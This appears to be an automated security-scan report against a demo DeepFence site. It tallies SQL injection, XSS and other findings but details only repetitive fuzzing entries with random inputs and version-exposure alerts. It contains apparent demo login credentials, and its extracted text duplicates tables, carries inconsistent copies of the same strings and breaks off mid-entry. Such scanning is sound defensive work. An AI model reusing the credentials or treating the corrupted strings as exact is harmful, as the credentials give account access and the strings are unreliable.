

Issues report for Security Test 1

in Project 8/Security Test Suite 1/https://deepfence.show TestCase

Summary

Started at 2021-04-15 16:58:06

Time taken 00:17:01.312

Total scans performed: 2042

Issues found: 1990

Scan	Issues Found In Test Steps		Total Issues Found
Fuzzing Scan	GET	100	100
XPath Injection	GET	20	20
HTTP Method Fuzzing	GET	10	10
Cross Site Scripting	GET	184	184
SQL Injection	GET	1626	1626
Invalid Types	GET	50	50

Detailed Info

Issues are grouped by Security scan.

Fuzzing Scan

A Fuzzing Security Scan generates random content and inserts it into your parameters, trying to cause your API to behave incorrectly or reveal sensitive data.

Errors usually indicate that you have to improve input validation and error handling.

Scan	Fuzzing Scan	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	

Modified Parameters

Name	Value
------	-------

	<table><tr><td>demouser@deepfence.io</td><td>oEVuz2MMq</td></tr><tr><td>DemoUser1#</td><td>AdFI9Gln9CZISDk</td></tr></table>	demouser@deepfence.io	oEVuz2MMq	DemoUser1#	AdFI9Gln9CZISDk
demouser@deepfence.io	oEVuz2MMq				
DemoUser1#	AdFI9Gln9CZISDk				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>				
Issue Number	#1				

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>e9mrACMGj6lTE</td></tr><tr><td>DemoUser1#</td><td>xOkdLrOurs</td></tr></table>	Name	Value	demouser@deepfence.io	e9mrACMGj6lTE	DemoUser1#	xOkdLrOurs
Name	Value						
demouser@deepfence.io	e9mrACMGj6lTE						
DemoUser1#	xOkdLrOurs						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#2

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>KySswxz52XNt3L</td></tr><tr><td>DemoUser1#</td><td>HBGAPH</td></tr></table>	Name	Value	demouser@deepfence.io	KySswxz52XNt3L	DemoUser1#	HBGAPH
Name	Value						
demouser@deepfence.io	KySswxz52XNt3L						
DemoUser1#	HBGAPH						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUGAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#3						

Scan	Fuzzing Scan
------	--------------

Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>Ho8wDIZDRrB</td></tr><tr><td>DemoUser1#</td><td>giEB3qlG</td></tr></table>	Name	Value	demouser@deepfence.io	Ho8wDIZDRrB	DemoUser1#	giEB3qlG
Name	Value						
demouser@deepfence.io	Ho8wDIZDRrB						
DemoUser1#	giEB3qlG						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#4						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>KfbvdhuBJrFp</td></tr><tr><td>DemoUser1#</td><td>78N7ONTZJ6W20Lc</td></tr></table>	Name	Value	demouser@deepfence.io	KfbvdhuBJrFp	DemoUser1#	78N7ONTZJ6W20Lc
Name	Value						
demouser@deepfence.io	KfbvdhuBJrFp						
DemoUser1#	78N7ONTZJ6W20Lc						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script</pre>						

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#5

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>YRpTVJaH</td></tr><tr><td>DemoUser1#</td><td>kXfPy</td></tr></table>	Name	Value	demouser@deepfence.io	YRpTVJaH	DemoUser1#	kXfPy
Name	Value						
demouser@deepfence.io	YRpTVJaH						
DemoUser1#	kXfPy						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1#						

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#6

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	VEWO7aYX1rv
DemoUser1#	fthpl

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#7

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	kx6rMqGCgS9D9

	DemoUser1#	UI8eOPaXYK
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>	
Issue Number	#8	

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>zql7nyB8wymh3jK</td></tr><tr><td>DemoUser1#</td><td>h8JyZ44P</td></tr></table>	Name	Value	demouser@deepfence.io	zql7nyB8wymh3jK	DemoUser1#	h8JyZ44P
Name	Value						
demouser@deepfence.io	zql7nyB8wymh3jK						
DemoUser1#	h8JyZ44P						
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#9

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>SJm1h2</td></tr><tr><td>DemoUser1#</td><td>hmssHvCAyqjyR</td></tr></table>	Name	Value	demouser@deepfence.io	SJm1h2	DemoUser1#	hmssHvCAyqjyR
Name	Value						
demouser@deepfence.io	SJm1h2						
DemoUser1#	hmssHvCAyqjyR						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#10						

Scan	Fuzzing Scan
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>EG0edK</td></tr><tr><td>DemoUser1#</td><td>HDApr1</td></tr></table>	Name	Value	demouser@deepfence.io	EG0edK	DemoUser1#	HDApr1
Name	Value						
demouser@deepfence.io	EG0edK						
DemoUser1#	HDApr1						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#11						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>dhrYvT</td></tr><tr><td>DemoUser1#</td><td>x0qlIO</td></tr></table>	Name	Value	demouser@deepfence.io	dhrYvT	DemoUser1#	x0qlIO
Name	Value						
demouser@deepfence.io	dhrYvT						
DemoUser1#	x0qlIO						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-</pre>						

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#12

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>crVfn</td></tr><tr><td>DemoUser1#</td><td>xZNux1699ns</td></tr></table>	Name	Value	demouser@deepfence.io	crVfn	DemoUser1#	xZNux1699ns
Name	Value						
demouser@deepfence.io	crVfn						
DemoUser1#	xZNux1699ns						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS 